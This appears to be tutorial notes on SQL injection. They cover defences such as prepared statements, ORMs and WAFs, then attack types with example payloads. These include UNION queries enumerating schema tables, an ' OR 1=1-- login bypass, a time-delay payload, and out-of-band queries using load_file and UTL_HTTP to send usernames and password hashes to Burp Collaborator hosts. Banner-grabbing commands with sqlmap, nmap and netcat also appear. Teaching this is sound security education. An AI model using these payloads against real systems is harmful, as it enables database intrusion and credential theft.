SQL Injection

Preventing SQL injection

Use Parameterized Statements (Prepared Statements)

Prepared Statements (also known as parameterized queries) are a database feature used to execute SQL queries more securely and efficiently.

Prepared Statements work differently. Instead of embedding the input values directly into the SQL query, placeholders are used to represent the input values in the query. The database engine then prepares the query with these placeholders, separating the SQL code from the actual input values.

In a prepared statement, the **'?'** acts as a placeholder for the actual values. When the application wants to execute the query, it sends the SQL statement and the corresponding values separately to the database engine. The database engine then combines the SQL statement and the input values, ensuring that the input values are treated as data, not executable code. This process prevents SQL injection because the database knows that the input values should not be interpreted as part of the SQL logic.

Using prepared statements provides several benefits:

1. **Security:** As mentioned earlier, prepared statements protect against SQL injection attacks by separating SQL code from user inputs.
2. **Performance:** Prepared statements are precompiled and cached by the database engine, which improves the efficiency of executing the same query with different parameters multiple times.
3. **Readability and Maintainability:** The use of placeholders makes the SQL queries more readable and maintainable as the actual values are not embedded directly in the query.

Stored Procedures:

Encourage the use of stored procedures with parameterized inputs instead of writing raw SQL queries directly in the application code. This approach centralizes the SQL logic and minimizes the risk of injection.

Stored Procedures in SQL are a set of precompiled SQL statements that are stored and managed on the database server. They are typically written in a database-specific procedural language, such as PL/SQL for Oracle, T-SQL for Microsoft SQL Server, or PL/pgSQL for

PostgreSQL. Stored Procedures provide a way to encapsulate and execute commonly used sequences of SQL queries as a single unit of work.

The main features and benefits of Stored Procedures include:

1. **Code Reusability:** By wrap a series of SQL statements into a Stored Procedure, developers can reuse the same code logic across multiple parts of an application. This promotes code consistency and reduces redundancy.
2. **Performance Optimization:** Stored Procedures are precompiled and stored on the database server, which can improve performance as the database doesn't need to recompile the code each time it is executed. Additionally, executing a Stored Procedure requires fewer network round-trips compared to sending individual SQL queries from the application.
3. **Security:** Stored Procedures can help improve security by allowing the database administrator to control access to the underlying data while providing a controlled and standardized interface for application developers to interact with the database.

Some common ways attackers may attempt to exploit Stored Procedures:

1. **SQL Injection in Stored Procedure Parameters:** If the Stored Procedure accepts user inputs as parameters and is not properly validated and sanitized, it may be susceptible to SQL injection attacks. Attackers can manipulate the input parameters to inject malicious SQL code, potentially executing unauthorized queries or bypassing access controls.
2. **Privilege Escalation:** If the database user executing the Stored Procedure has elevated privileges, an attacker might exploit a vulnerability in the Stored Procedure to escalate their privileges, gaining unauthorized access to data or performing administrative actions.
3. **Insecure Dynamic SQL:** If the Stored Procedure dynamically generates and executes SQL queries using string concatenation, it may be vulnerable to SQL injection. Attackers can inject malicious code into the dynamic SQL statements, leading to unauthorized access.
4. **Object Name Spoofing:** In some cases, attackers might attempt to execute malicious code by tricking the Stored Procedure into referencing a different database object with a similar name, which they have control over.

Input Validation and Sanitization:

Validate and sanitize all user inputs to ensure they conform to the expected format and do not contain malicious characters. Reject or sanitize inputs that do not adhere to the predefined rules.

Escaping Special Characters:

If you must use user input directly in queries, make sure to escape special characters to prevent SQL injection attacks.

Avoid using Dynamic Query Construction

Input Length and Size Limitation.

Avoid Information Leakage.

Use ORM (Object-Relational Mapping) Libraries:

Consider using ORM libraries that automatically handle database interactions and can help prevent SQL injection by abstracting away direct SQL query construction.

Object-Relational Mapping (ORM) is a programming technique and a set of libraries that allows developers to interact with a relational database using object-oriented programming languages. ORM bridges the gap between the object-oriented world of application code and the relational world of databases. Databases store data in tables with rows and columns. ORM libraries handle the translation and mapping of data between these two different paradigms, allowing developers to work with database records as if they were regular objects.

By using ORM, developers can write database-related code in a more intuitive and efficient manner, reducing the need to write raw SQL queries. ORM abstracts the underlying SQL operations, making the code more maintainable, portable, and less prone to SQL injection vulnerabilities.

How ORM works:

1. **Model Definition:** Developers define classes (models) in their application code to represent the entities stored in the database. Each class typically corresponds to a table in the database, and its properties (attributes) map to the columns of that table.
2. **Mapping:** ORM libraries handle the mapping between the object-oriented model and the database schema. They create a correspondence between the class properties and the database columns, determining how data should be stored and retrieved.
3. **CRUD Operations:** ORM libraries provide methods and APIs to perform CRUD operations (Create, Read, Update, Delete) on the objects. Developers can interact with the database using familiar object-oriented syntax, abstracting away the SQL queries and database interactions.
4. **Data Relationships:** ORM libraries can handle relationships between different entities in the database, such as one-to-one, one-to-many, and many-to-many relationships. This simplifies querying and managing related data.

Popular ORM libraries exist for various programming languages and databases. Some examples of popular ORM libraries are:

- Django ORM (Python) for Django web framework and PostgreSQL, MySQL, SQLite, etc.
- Hibernate (Java) for Java applications and relational databases.
- Entity Framework (C#) for .NET applications and SQL Server, PostgreSQL, MySQL, etc.
- Sequelize (JavaScript) for Node.js applications and various SQL and NoSQL databases.

Identifying whether an application is using an ORM (Object-Relational Mapping) or not can be done through a combination of manual inspection and automated methods.

Inspect the Codebase: Manually inspect the source code of the application, especially the data access and database-related parts. Look for any code that directly includes raw SQL queries or interacts with the database using SQL statements. If you find SQL queries scattered throughout the code, it might indicate that the application is not using an ORM.

Look for ORM-Specific Code: If the application uses an ORM, you may find certain patterns or syntax that are characteristic of ORM usage. For example:

- Model Definitions: Look for classes that represent database entities, often called "models" in ORM terminology. These classes typically define properties that map to database columns.
- Query Methods: Many ORM libraries provide methods or APIs for executing CRUD operations or complex queries. Look for method calls that interact with the database in an abstracted way.

- **Check External Dependencies:** Check the application's dependencies and package manager files (e.g., `package.json` for Node.js, `requirements.txt` for Python, etc.). If you see ORM libraries listed as dependencies, it's a strong indication that the application is using an ORM.

- **Examine Configuration Files:** Some applications may have configuration files specific to the database connection and settings. Check these configuration files for any references to ORM-related configurations or connection strings.

- **Debugging and Logging:** During runtime, ORM libraries often log SQL queries or debug information. Check the application's logs for any ORM-specific log messages that might indicate its usage

Some popular automated scanning tools that may assist in identifying the use of ORM or other libraries in an application include:

1. **OWASP Dependency-Check:** OWASP Dependency-Check is a tool that scans a project's dependencies to identify known vulnerabilities in libraries. While it's not specifically designed for ORM detection, it can identify the presence of ORM libraries as part of its dependency analysis.
2. **Retire.js:** Retire.js is a security scanner that detects the use of vulnerable JavaScript libraries. While it focuses on JavaScript libraries, it might indirectly detect client-side JavaScript ORMs used in web applications.
3. **Bandit:** Bandit is a security linter for Python that identifies common security issues, including those related to library usage. It can potentially spot the usage of ORM libraries in Python projects.
4. **SonarQube:** SonarQube is a popular static code analysis tool that provides insights into code quality, security, and maintainability. While it doesn't have a dedicated ORM detection feature, it might help identify ORM-related patterns or libraries in the codebase.

5. **Snyk:** Snyk is a security tool that scans for vulnerabilities in open-source libraries and dependencies. While it's not ORM-specific, it can detect the presence of ORM libraries in a project's dependencies.

Some common ways hackers might attempt to exploit ORM vulnerabilities:

1. **SQL Injection in ORM Queries:** If the application is using ORM incorrectly and still allows user-provided data to be concatenated directly into the query, it may be vulnerable to SQL injection attacks. In such cases, an attacker can manipulate the input data to inject malicious SQL code, potentially gaining unauthorized access to the database or executing unintended operations.
2. **Insecure Configuration:** If the application's ORM is misconfigured or uses default settings with weak security, it may allow unauthorized access to the database. For example, if the ORM is set up with overly permissive database user privileges or uses insecure authentication mechanisms, an attacker may exploit these settings to gain access.
3. **Weak Authentication and Authorization:** Sometimes, developers might rely solely on ORM for data access and neglect to enforce proper authentication and authorization checks in the application code. If the ORM itself is not properly secured and the application does not adequately control access to certain data or actions, attackers may exploit these weaknesses to gain unauthorized access.
4. **ORM Query Language Vulnerabilities:** Some ORM libraries have their own query languages or extensions to standard SQL. If these query languages have design flaws or security vulnerabilities, attackers may exploit them to execute malicious queries.
5. **Object Deserialization Vulnerabilities:** Some ORM libraries allow object serialization and deserialization. If the deserialization process is not properly secured, an attacker might exploit object deserialization vulnerabilities to execute arbitrary code or gain unauthorized access to the database.
6. **Brute-Force Attacks:** In some cases, attackers might attempt to brute-force access to the ORM or the database itself if there are weak credentials or poor password policies.

To protect against these potential exploits, developers and administrators should follow secure coding practices and adhere to ORM best practices:

- Use parameterized queries or prepared statements to prevent SQL injection attacks.
- Properly configure and secure the ORM library and the underlying database, ensuring that least privilege principles are followed.
- Implement strong authentication and authorization mechanisms in the application code.
- Regularly update the ORM library and other dependencies to ensure that security patches are applied.

Web Application Firewall (WAF):


Implement a WAF to detect and block suspicious SQL injection attempts before reaching your application.

Input Whitelisting:

Implement input whitelisting, where you only allow certain types of input data, effectively rejecting anything that does not conform to the expected format.

What is SQL Injection

SQL injection is code injection techniques that allow an attacker exploits the application's failure to properly handle user inputs, allowing them to inject malicious SQL code into the query, potentially leading to unauthorized access or manipulation of the database.


SQL Injection Attack
1. Hacker identifies vulnerable SQL-driven website & injects malicious SQL query via input data.
1
Website Input Fields
2
2. Malicious SQL query is validated & command is executed by database.
Hacker
3. Hacker is granted access to view and alter records or potentially act as database administrator.
3
Database
WhatIsMyIPAddress.com

Here's a step-by-step explanation of how SQL injection works and how attackers can retrieve sensitive data from the database:

1. **Identifying Vulnerable Input Fields:** Attackers first identify web applications that are vulnerable to SQL injection. They typically look for input fields in the application, such as login forms, search boxes, or any other user inputs, where data is directly incorporated into SQL queries without proper validation or sanitization.

Some methods and techniques to help you identify potential SQL injection vulnerabilities in an application:

1. **Input Field Inspection:** Review the application's frontend and backend code to identify input fields that interact with the database. Look for areas where user-provided data, such as form fields, search boxes, or URL parameters, are used in constructing database queries. Observe the application's behaviour and check if the inputs are used directly in SQL queries without proper validation or sanitization.
2. **Search for SQL Keywords:** Search for common SQL keywords, such as SELECT, UPDATE, INSERT, DELETE, WHERE, UNION, and others, in the input fields. If

these keywords are used inappropriately and are not part of expected user input, it could indicate a vulnerability.

3. **Test for Error-Based SQL Injection:** Inject deliberate syntax errors into input fields and observe if the application produces SQL error messages. These messages might reveal valuable information about the database structure and indicate a potential SQL injection point.
4. **Test for Blind SQL Injection:** Check for delays in application responses when you submit time-based payloads or conditional changes in behavior when submitting Boolean-based payloads. These are indications of potential blind SQL injection vulnerabilities.
5. **Use Web Application Security Scanners:** Automated web application security scanners can help identify SQL injection vulnerabilities. These tools analyze the application's inputs and responses and attempt various payloads to find potential weaknesses.
6. **Test for Second-Order SQL Injection:** In some cases, user input may not be immediately used in the query but stored in the database and later used to construct a query. Test for second-order SQL injection by observing how the application handles stored data when constructing queries.
7. **Review the Application's Error Handling:** Analyze how the application handles errors related to database queries. Error messages or stack traces that reveal SQL code could indicate SQL injection vulnerabilities.
8. **Perform Fuzz Testing:** Use fuzz testing techniques to generate a wide range of inputs and observe how the application responds. Fuzz testing can help uncover unexpected behaviors or weaknesses in the application's input handling.
9. **Review Third-Party Code:** If the application relies on third-party libraries or plugins that interact with the database, review their code for potential SQL injection vulnerabilitie

2. **Injecting Malicious SQL Code:** Once a vulnerable input field is identified, the attacker crafts a malicious payload containing SQL code. The goal is to inject this payload into the application's input field so that the SQL code becomes part of the query sent to the database.
3. **Manipulating the Query:** The malicious SQL code aims to manipulate the original query's behavior, often by adding extra conditions to the WHERE clause or altering the query structure altogether. The attacker uses techniques like comment symbols (`--`), UNION operations, or logical operators (`AND`, `OR`) to modify the query as desired.
4. **Bypassing Authentication:** If the SQL injection vulnerability is in a login form, the attacker might use the injected SQL code to bypass authentication, allowing them to log in as any user or even gain administrative access.
5. **Extracting Data:** The attacker can use the injected SQL code to extract sensitive data from the database. For example, they might exploit a vulnerable search form to retrieve a list of all users' credentials, payment details, or other confidential information.
6. **Exploiting Blind SQL Injection:** In some cases, the attacker might encounter a blind SQL injection vulnerability, where the application does not display database errors or query results directly. In this scenario, the attacker uses techniques like time-based delays or Boolean-based queries to extract data incrementally without receiving direct feedback from the application.

Here are some common points of entry for SQL injection attacks:

1. **User Input Fields:** Input fields in web forms, login screens, search boxes, or any other areas where users can input data are common targets for SQL injection attacks. If the application does not validate or sanitize user inputs before using them in database queries, attackers can inject malicious SQL code.
2. **URL Parameters:** URL parameters are another common point of entry for SQL injection. If the application constructs database queries directly from URL parameters without proper validation, attackers can manipulate the parameters to inject malicious SQL code.
3. **Cookies:** Cookies that store user data can be used as a vector for SQL injection if the application retrieves data from cookies and uses it directly in queries without validation or parameterization.
4. **HTTP Headers:** HTTP headers can sometimes be manipulated to inject SQL payloads if the application uses header values in SQL queries without proper validation.
5. **Hidden Form Fields:** Hidden form fields are fields that are not visible to users but can be manipulated by attackers to inject SQL code if the application uses them in queries without proper validation.
6. **HTTP Request Body:** In some cases, the application might use data from the HTTP request body to construct queries. If the data is not properly validated, attackers can exploit this to inject malicious SQL code.
7. **Session Variables:** Session variables that store user data can be used as an attack vector if the application uses them in queries without proper validation or parameterization.
8. **Error Messages:** Error messages that reveal SQL code or database information can provide valuable insights to attackers about the application's database structure and possible injection points.
9. **Server-Side Includes (SSI):** If the application uses server-side includes to include dynamic content into a web page, attackers might exploit this mechanism to inject SQL payloads.
10. **Second-Order Injection:** In some cases, the application might store user input in the database and later use it to construct a query. Attackers can perform second-order injection by injecting malicious data that will later be used in a vulnerable query.

    Second-Order SQL injection, also known as Indirect SQL injection, is a type of SQL injection attack where the malicious SQL payload is not immediately executed upon injection but is stored in the application's database to be executed later.

The attack process in Second-Order SQL injection typically involves the following steps:


1. **Initial Injection Point:** The attacker identifies a vulnerable input field in the application, such as a user input form or URL parameter, where SQL injection is possible. However, instead of executing the malicious payload immediately, the attacker submits a seemingly harmless input that will be stored in the application's database.
2. **Data Storage in the Database:** The application stores the attacker's input, including the malicious SQL payload, in the database without any immediate impact or noticeable effect. The payload is often stored as part of user-generated content, comments, or other non-critical data.

3. **Delayed Execution of the Payload:** The stored data containing the SQL payload is later used by the application to construct a database query. At this point, the application may not properly validate or sanitize the stored data before using it in the query, thereby executing the malicious SQL code.
4. **SQL Injection Execution:** When the application utilizes the stored data with the SQL payload in a query, the malicious code is executed, potentially leading to unauthorized access, data manipulation, or other harmful consequences.

Here's a simplified example to illustrate Second-Order SQL injection:

1. The attacker submits a comment on a website with the following content: `This is a harmless comment.`
2. The application stores the comment in the database without proper validation.
3. Later, when the application displays the comments on a webpage, it retrieves the stored data from the database and constructs a SQL query without proper parameterization.
4. The application's code constructs a query like: `SELECT * FROM comments WHERE comment = 'This is a harmless comment.'`
5. However, since the attacker's input was not sanitized, the SQL payload `' OR 1=1; --` (commonly used to bypass authentication) is executed, leading to an SQL injection attack.

Types of SQL Injection



In-band SQL Injection

In-band SQL Injection occurs when an attacker is able to use the same communication channel to both launch the attack and gather results.

The two most common types of in-band SQL Injection are *Error-based SQLi* and *Union-based SQLi*.

Error-based SQLi

Error-based SQLi is an in-band SQL Injection technique that relies on error messages thrown by the database server to obtain information about the structure of the database. In some cases, error-based SQL injection alone is enough for an attacker to enumerate an entire database.

Union-based SQLi

Union-based SQLi is an in-band SQL injection technique that leverages the UNION SQL operator to combine the results of two or more SELECT statements into a single result which is then returned as part of the HTTP response.

UNION keyword can be used to retrieve data from other tables within the database

`UNION` is a set operator used to combine the result sets of two or more `SELECT` queries into a single result set. The `UNION` operator performs a union operation, which means it combines and removes duplicates from the result sets of the individual queries.

The UNION keyword lets you execute one or more additional SELECT queries and append the results to the original query.
For a UNION query to work, two key requirements must be met:

- The individual queries must return the same number of columns.

How many columns are being returned from the original query?
How to check column in table query

When performing an SQL injection UNION attack, there are two effective methods to determine how many columns are being returned from the original query.

The first method involves injecting a series of ORDER BY clauses and incrementing the specified column index until an error occurs.

- The data types in each column must be compatible with the individual queries.

Finding columns with a useful data type

Generally, the interesting data that you want to retrieve will be in string form, so you need to find one or more columns in the original query results whose data type is, or is compatible with, string data.

Having already determined the number of required columns, you can probe each column to test whether it can hold string data by submitting a series of UNION SELECT payloads that place a string value into each column in turn. If the data type of a column is not compatible with string data, the injected query will cause a database error, such as:

Extract information

To extract the data table from the current database

```
1' and 1=2 union select 1,group_concat(table_name),3,4 from
information_schema.tables where table_schema = database() -- -
```

To extract column name from table name we are select

```
1' and 1=2 union select 1,group_concat(column_name),3,4 from
information_schema.columns where table_schema = database() and table_name
='user'--
```

Inferential SQLi (Blind SQLi)

In an inferential SQLi attack, no data is actually transferred via the web application and the attacker would not be able to see the result of an attack in-band (which is why such attacks are commonly referred to as "blind SQL Injection attacks"). Instead, an attacker is able to reconstruct the database structure by sending payloads, observing the web application's response and the resulting behavior of the database server.

The two types of inferential SQL Injection are *Blind-boolean-based SQLi* and *Blind-time-based SQLi*.

Boolean-based (content-based) Blind SQLi

Sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result.

Depending on the result, the content within the HTTP response will change, or remain the same. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database, character by character.

Boolean Based SQL is "**Login Page Bypass**"

Let's try to bypass the Login

Payload: ' OR 1=1--

If we use the above Payload the SQL query will be like this:

SELECT * FROM user WHERE username= ' **' OR 1=1 --**' AND password = '**admin**' ;

Time-based Blind SQLi

Sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.

Depending on the result, an HTTP response will be returned with a delay, or returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database character by character.

Let's say we have the SQL query as in the example :

```
SELECT * FROM products WHERE id = product_id
```

A malicious hacker may provide the following ***product_id*** value:

```
42; WAITFOR DELAY '0:0:10'
```

As a result, the query becomes:

```
SELECT * FROM products WHERE id = 1; WAITFOR DELAY '0:0:10'
```


Out-of-band SQLi

Out-of-band SQL Injection is not very common, mostly because it depends on features being enabled on the database server being used by the web application. Out-of-band SQL Injection occurs when an attacker is unable to use the same channel to launch the attack and gather results.

Out-of-band techniques,Out-of-band SQLi techniques would rely on the database server's ability to make DNS or HTTP requests to deliver data to an attacker. Such is the case with Microsoft SQL Server's xp_dirtree command, which can be used to make DNS requests to a server an attacker controls; as well as Oracle Database's UTL_HTTP package, which can be used to send HTTP requests from SQL and PL/SQL to a server an attacker controls.

To exploiting OOB SQL injection, the targeted web and database servers should fulfill the following conditions:

1. Lack of input validation on web application
2. Network environment to allow targeted database server to initiate outbound request (either DNS or HTTP) to public without restriction of security perimeters
3. Sufficient privileges to execute the necessary function to initiate outbound request


Attacker
Web Server
Database Server
Listening Server
1. Injects Malicious SQL Command
2. Processes Injected Command
3. Outbound Request
4. Collects Captured Information

DNS based exfiltration:

The query is used to exfiltrate database version, username, and password from MariaDB. load_file() function is used to initiate outbound DNS request and period (.) as delimiter to organize the display of captured data.

```
select
load_file(CONCAT('\\\\',(SELECT+@@version),'.',(S
ELECT+user),'.',(SELECT+password),'.','n5tgzhrf76
8l71uaacqu0hqlocu2ir.burpcollaborator.net\\vfw'))
```

HTTP Based Exfiltration:

Oracle database is used to demonstrate HTTP based exfiltration by using UTL_HTTP.request function. The following shows the sample query used to exfiltrate database version, current username and hashed password from the database. The purpose of UTL_HTTP.request() function is trigger HTTP request of database system. String version, user and hashpass are used to organize the captured data and made it looks like parameters of HTTP request.


```
SELECT
UTL_HTTP.request('http://fexvz59jd1088tjhf7y6z0onkeq4e
t.burpcollaborator.net/'||'?version='||(SELECT version
FROM v$instance)||'&'||'user='||(SELECT user FROM
dual)||'&'||'hashpass='||(SELECT spare4 FROM sys.user
$ WHERE rownum=1)) FROM dual;
```

Advanced OOB SQL Injection

The specifications and format become limitations of data exfiltration by using DNS channel. Fragmentation and encoding are two methods can be used to overcome the limitations.

SUBSTRING function is used to split the extracted raw data into two and base64 is used to encode the fragmented data before send to Burp Collaborator server.

A combination of HTTP and DNS based exfiltration methods may produce chaining of SQL injection.



```
SELECT
UTL_HTTP.request('http://192.168.220.
130/sqli.php?id=1'+((select
load_file(CONCAT('\\\\',(SELECT+user),'
.',(SELECT+password),'.','jobuvs89ieon1
z3f1qjkc0phk8qyen.burpcollaborator.ne
t\\vfw'))))+'') FROM dual;
```

```
http://192.168.220.130/sqli.ph
p?id=1'+((select
load_file(CONCAT('\\\\',(SELECT
+user),'.',(SELECT+password),'.','
jobuvs89ieon1z3f1qjkc0phk8qy
en.burpcollaborator.net\\vfw'))
))+'
```

```
'\\\\',(SELECT+user),'.',(SELECT+p
assword),'.','jobuvs89ieon1z3f1qj
kc0phk8qyen.burpcollaborator.ne
t\\vfw
```

```
admin.5f4dcc3b5aa765d61d8327deb882cf99.jobuvs89ieon1z3f1qjkc0phk8qyen.burpcollaborator.net
```

Top 6 SQL Injection Tools

1. SQLMAP

2. NoSQL MAP

3. JSOL Injection

4. BSQL Hacker

5. SQLNinja

6. Safe3 SQL Injector

Different types of database management systems (DBMS)

1. **Relational Database Management System (RDBMS):** Relational databases are the most common type of databases. They store data in tabular form, where each row represents a record, and each column represents a field or attribute. RDBMS uses structured query language (SQL) to interact with the data and perform operations like querying, inserting, updating, and deleting records. Examples of RDBMS include MySQL, PostgreSQL, Oracle Database, Microsoft SQL Server, and SQLite.

2. **NoSQL Databases:** NoSQL databases, or "Not only SQL" databases, are non-relational databases designed to handle large volumes of unstructured or semi-structured data. They offer flexible schemas and are often used for big data and real-time web applications. NoSQL databases can be categorized into several types, including:
    - Document databases: Store data in JSON-like documents.
    - Key-Value stores: Store data as key-value pairs.
    - Column-family stores: Store data in column families rather than rows.
    - Graph databases: Store data in nodes and edges to represent complex relationships.

Examples of NoSQL databases include MongoDB, Couchbase, Cassandra, Redis, and Neo4j.

3. **Object-Oriented Databases (OODBMS):** Object-oriented databases store data in the form of objects, which encapsulate data and behavior (methods) together. These databases are suitable for applications with complex data models and are often used in object-oriented programming environments. OODBMS allows for direct storage and retrieval of objects, eliminating the need for complex mappings between objects and tables. Examples of OODBMS include ObjectDB and Versant.

4. **Time-Series Databases:** Time-series databases are designed to handle data with timestamps or time-based data points. They are optimized for storing and querying time-series data, such as sensor readings, logs, financial data, and more. Time-series databases are built to efficiently handle large volumes of time-stamped data with high write and query rates. Examples include InfluxDB and TimescaleDB.

5. **Spatial Databases:** Spatial databases are specialized databases designed to store and manage spatial or geographic data. They support spatial data types and provide spatial indexing and querying capabilities, making them ideal for geographic information systems (GIS) and location-based applications. Examples of spatial databases include PostGIS and Oracle Spatial.

6. **In-Memory Databases:** In-memory databases store data primarily in RAM instead of traditional disk-based storage. This approach allows for faster data access and processing, making them suitable for applications that require high-performance and low-latency data access. Examples include Redis (can be used as both in-memory and NoSQL database) and VoltDB.

Enumerating a database means gathering information about the structure, data, and configuration of the database.

1. Port Scanning: Attackers may conduct port scanning to identify open ports on the target system. Specific ports associated with common database services (e.g., 1433 for Microsoft SQL Server, 3306 for MySQL, 27017 for MongoDB) can indicate the presence of a database server.
2. Banner Grabbing: Attackers can use banner grabbing to extract version information from the database server. This helps identify the specific database software and version, which can be useful for finding potential vulnerabilities.

1. Manual Banner Grabbing:

For databases like MySQL, PostgreSQL, or Microsoft SQL Server, you can use Telnet or Netcat to manually connect to the database server and retrieve the banner information. Open a command prompt or terminal and use the following command, replacing `<IP>` with the IP address of the database server and `<port>` with the port number associated with the database service:

Using Telnet (Windows):

```
telnet <IP> <port>
```

Using Netcat (Linux/Unix or Windows with Netcat installed):

```
nc <IP> <port>
```

Once the connection is established, the database server's banner information will be displayed, indicating the database software and version.

2. Automated Banner Grabbing Tools:

There are various tools specifically designed for automated banner grabbing from different types of databases. Some popular tools include:

- SQLMap: SQLMap is a powerful open-source tool used for detecting and exploiting SQL injection vulnerabilities. It can also be used to perform banner grabbing and retrieve detailed information about the database, such as database type, version, and more.

Example command for banner grabbing with SQLMap:

```
sqlmap -u "http://example.com/vulnerable_page.php?id=1" --banner
```

- Nmap: Nmap is a versatile network scanning tool that can perform banner grabbing as part of its service detection capabilities. Use the following Nmap command to perform banner grabbing on common database ports

```
nmap -sV -p <port> <IP>
```

3. DNS Enumeration: Attackers may perform DNS enumeration to discover subdomains or hostnames associated with the database server, which can assist in locating databases.
